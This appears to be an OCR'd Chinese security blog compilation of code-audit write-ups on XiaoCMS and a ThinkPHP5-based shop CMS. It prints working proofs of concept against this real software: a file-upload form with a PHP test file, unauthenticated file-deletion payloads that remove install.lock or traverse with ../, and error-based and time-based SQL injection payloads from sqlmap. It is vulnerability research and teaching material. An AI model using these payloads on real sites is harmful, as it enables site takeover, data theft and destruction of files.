
前台文件少内容也相对较少，看了这三个文件的内容并没有发现可以利用的地方。前台暂时看来是没有问题的了，果断放弃。

后台控制器文件也并不多，均在 ./admin/controller 文件夹内。将文件全部查看后未发现有效利用的点，外部接收均经过 $this->post() 和 $this->get() 方法过滤。

后台模版编辑后触发文件包含

因为是在本地测试，本着 见框就 X 的原则，尝试一遍后台所有能看到的输入框。随后在模板编辑方法内，找到可以 getshell 的方法。

我们在回到产品详情页面，成功 getshell.



分析原因

后台编辑模版 URL：

http://demo.com/admin/index.php?c=template&a=edit&dir=&file=show_product.html

参数：

正如上面看到的， htmlspecialchers_decode() 函数还原了 $this->post() 方法中对特殊字符的转义。

随后提交至 CNVD ，可惜啦，早就被人提交过了 （不过不得不说， CNVD 的响应速度是真的快）。

随后在 CNVD 上搜索了一下，这个版本的 xiaocms 被爆过三个洞。分别是 后台登录无效限制爆破 、 文件包含 和 后台任意文件上传。

帐号泄漏加无限制爆破

看完 CNVD 中的漏洞描述后，发现可以对 登录无效限制爆破 漏洞进一步


扩展，形成一个组合漏洞。

审计中发现 ，刷新缓存 这个功能会向 ./data/cache/ 目录中的特定文件写入 实例化字符串，如果未对该目录做访问控制则可以直接预览到管理员帐号。

现在我们来看下 CNVD 漏洞列表中，验证逻辑漏洞是怎么产生的。

```
136     protected function checkCode($value)
137     {
138         $code = $this->session->get('checkcode');
139         $value = strtolower($value);
140         $this->session->delete('checkcode');
141         return $code === $value ? true : false;
142     }
143
```


验证跟踪至此处，其代码在校验之前会删除 session 中的值，但变量依然存在的所以本次校验依然有效。只有当第二次请求过来时，才会赋值给 $code 变量一个空值。但是，这特么是全等符。难道被修复了？



为了验证我的猜想，在 github 上找到了一个 2017 年 7 月 18 日 前的版本：

https://github.com/xyyphp/xiaocms/blob/master/core/controller/Base.class.php

```
130     protected function checkCode($value) {
131         $code = session::get('checkcode');
132         session::delete('checkcode');
133         $value = strtolower($value);
134         return $code == $value ? true : false;
135     }
```


然后看看解压后该文件的修改日期：

```
$ stat ./core/controller/Base.class.php
  文件：./core/controller/Base.class.php
  大小：10579           块：24         IO 块：4096   普通文件
设备：802h/2050d        Inode：9308766     硬链接：1
权限：(0644/-rw-r--r--)  Uid：( 1000/       x)   Gid：( 1000/       x)
最近访问：2017-10-20 14:26:46.000000000 +0800
最近更改：2017-10-20 14:26:46.000000000 +0800
最近改动：2018-01-25 11:10:38.890053488 +0800
创建时间：-
```


对比了一下。好吧，该处已经被修复了。该漏洞的组合使用只限 2017 年 10 月 20 号 以前的版本 了。

后台任意文件上传

居然这么有缘，那就把 CNVD 列表中的该洞也分析一下吧。我们直接看问题代码：

```
/**
 * 文件上传
 */
private function upload($fields, $type, $size)
{
    $upload = xiaocms::load_class('upload');
    $ext    = strtolower(substr(strrchr($_FILES[$fields]['name'], '.'), 1)); 取文件后缀名
    if (in_array($ext, array('jpg', 'jpeg', 'bmp', 'png', 'gif'))) {
        $dir = 'image';
    } else {
        $dir = 'file';
    }
    $path = $this->dir . $dir . '/' . date('Ym') . '/';
    if (!is_dir(XIAOCMS_PATH . $path)) {
        mkdirs(XIAOCMS_PATH . $path);
    }

    $file     = $_FILES[$fields]['name'];
    $filename = md5(time() . $_FILES[$fields]['name']) . '.' . $ext;
    $filenpath = $path . $filename;
    $result   = $upload->set_limit_size(1024 * 1024 * $size)->set_limit_type($type)->upload($_FILES[$fields], XIAOCMS_PATH . $filenpath);
    if (in_array($ext, array('jpg', 'gif', 'png', 'bmp'))) {
        $this->watermark(XIAOCMS_PATH . $filenpath);
    }
    return array('result' => $result, 'path' => SITE_PATH . $filenpath, 'file' => $file, 'ext' => $dir == 'image' ? 1 : $ext);
}
```

构建文件夹

创建完整路径，如此处：data/upload/file/201801/

上传的文件名是可逆的

上传成功后会返回文件路径

```php
public function upload($file_upload, $file_name)
{
    if (!is_array($file_upload) || empty($file_name)) {
        return false;
    }
    $this->parse_init($file_upload);
    if (!@move_uploaded_file($this->file_name['tmp_name'], $file_name)) {
        return '文件上传失败，请检查服务器目录权限';
    }

    return true;
}
```

此方法仅用于验证上传文件大小是否超出

简单生成一个 PHP 文件，用于复现测试：

```
echo '<?php phpinfo(); ?>' > poc.php
```


然后在构造本地提交表单页面：

```html
<form action="http://xiaocms.com/admin/index.php?c=uploadfile&a=uploadify_upload&type=php&size=1024"
method="post" enctype="multipart/form-data">
    <input type="file" name="file"><br/>
     <input type="submit" name="submit" value="submit">
</form>
```


提交路径指定：

```
http://xiaocms.com/admin/index.php?c=uploadfile&a=uploadify_upload&type=php&size
=1024
```

即可。




```
/data/upload/file/201801/e3f36f32bf0aa0733fba70451c2b5a05.php
```

至此该 CMS 的审计结束了，希望对你有所帮助。

审计某开源商城中的漏洞大礼包

原创： 0x584A 信安之路 2018-02-22

首先这个 CMS 并不怎么出名，拿来当审计样板却很合适。给我的感觉是适合初级水平升中级之间的过程，也算是对上一篇审计文章的后续文了。

审计的版本为: 20180206 发布的免费版 2.0 。另外图很多，建议 PC 端体验更佳！


分析环境及入口

图中的 URL 会出现两个，这是因为部分在公司审计的，部分是周末在家审计的。

官网首页上有文档，里面注明了这套 CMS 所使用环境：

ThinkPHP5.0 + MySQL

这样看来实际上我们只需要熟悉 TP5，就能大体知道该 CMS 的请求流程，而 TP5 中有个很有用的东西叫 路由，通过相关 URL 快速定位源码代码位置。



当然我们在本地部署好站点后，在前台任意点击一个 URL：

http://demo.com/index.php?s=/helpcenter/index&id=1

其对应的文件路径为

application/shop/controller/Helpcenter.php

方法则是该文件中的 index() ，参数为 id。

我的习惯是通读代码，所以让我从中找到了很多有意思的地方。

前台两处任意文件删除

一次删除一个

问题代码位于：

application/wap/controller/Components.php

方法：

```
}

/** 删除上传的图片 ... */
public function deleteImgUpload()
{
    $imgsrc = request()->post( name: 'imgsrc', default: '');
    $flag = @unlink($imgsrc);
    return $flag;
}
```


这段代码非常直白，居然还是 public 方法，未做任何校验直接删除 post 参数提交过来的文件路径。

我当时看到这里直接是懵逼的，开发新手也不会写这样的代码吧?

删除安装锁文件

Payload:

http://demo.com/index.php?s=/wap/Components/deleteImgUpload

Post Data:

imgsrc=install.lock

权限够的话 imgsrc 参数中如果加 ../ 是可以删根目录上级文件夹中文件。

一次删除多个

问题代码位于：

application/wap/controller/Upload.php

方法：

```php
/** 删除文件 ...*/
public function removeFile()
{
    $filename = request()->post( name: "filename", default: "");
    $res = array();
    $success_count = 0;
    $error_count = 0;
    if ($filename != "") {
        $filename_arr = explode( delimiter: ",", $filename);
        foreach ($filename_arr as $v) {
            if ($v != "") {
                if (@unlink($v)) {
                    $success_count ++;
                } else {
                    $error_count ++;
                }
            }
        }
    }
    $res['success_count'] = $success_count;
    $res['error_count'] = $error_count;
    return $res;
}
```


同样的，依然是 public 方法，未做任何校验直接删除 post 参数提交过来的文件路径。

删除安装锁文件

Payload:

http://demo.com/index.php?s=/wap/Upload/removeFile

Post Data:


filename=install.lock,test1.txt,test2.txt

权限够的话 filename 参数中如果加 ../ 是可以删根目录上级文件夹中文件。

前台两处 sql 注入

第一处在 getGoodsListByKeyWord 方法

问题出现在 application/shop/controller/Goods.php 文件中，我们直接看到代码。



```php
/**
 * 获取关联查询列表
 *
 * @param unknown $viewObj
 *            对应view对象
 * @param unknown $page_index
 * @param unknown $page_size
 * @param unknown $condition
 * @param unknown $order
 * @return multitype:number unknown
 */
public function viewPageQuery($viewObj, $page_index, $page_size, $condition, $order)
{
    if ($page_size == 0) {
        $list = $viewObj->where($condition)
            ->order($order)
            ->select();
    } else {
        $start_row = $page_size * ($page_index - 1);

        $list = $viewObj->where($condition)
            ->order($order)
            ->limit($start_row . "," . $page_size)
            ->select();
    }
    return $list;
}
```

一直跟到此处

信安之路


直接放到 sqlmap 中跑一遍试试：

```
GET parameter 'order' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 2066 HTTP(s) requests:
---
Parameter: order (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: s=/shop/Goods/getGoodsListByKeyWord&keyword=1&order=1 AND (SELECT 9110 FROM(SELECT COUNT(*),CONCAT(0x716b786271,(SELECT
(ELT(9110=9110,1))),0x717a786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
```

信安之路


可以看到，这是一处报错回显的 sql 漏洞。

我们来验证一下。





OK! 我们现在可以直接用 sqlmap 跑库了。

第二处出现在 promotionZone 方法




nice! 这里出现了一个无单引号闭合的 SQL 拼接，我们持续跟进一下。





先用 sqlmap 测试一下



666666，可以看到攻击是成功的。

其实到这里就应该结束了，我也不知道为什么我要接着写下去。 麻烦的不是如何找漏洞，而是你需要将这些知识通过语言整理出来，让阅读的人能理解，能学习。

安装好 xdebug 后，我们来跟踪调试一波，定位下问题是如何出现的，在那出现的。

当然我们输入：

```
http://cms.com/index.php?s=/shop/Goods/promotionZone&page=1&group_id=1 AND
    (SELECT * FROM (SELECT(SLEEP(5)))uNuh)
```

这段 Payload 后，发现已经中断生效。


接着我们开始单步跟踪。


```php
public function viewPageQuery($viewObj, $page_index, $page_size, $condition,
{
    if ($page_size == 0) {
        $list = $viewObj->where($condition)
            ->order($order)
            ->select();
    } else {
        $start_row = $page_size * ($page_index - 1);

        $list = $viewObj->where($condition)
            ->order($order)
            ->limit($start_row . "," . $page_size)
            ->select();
    }
    return $list;
}
```


我们在此处打两个断点，一个用于跟踪步入where方法
一个用于查看返回值。

信安之路

进入到 thinkphp/library/think/db/Query.php 文件中的 where() 方法。





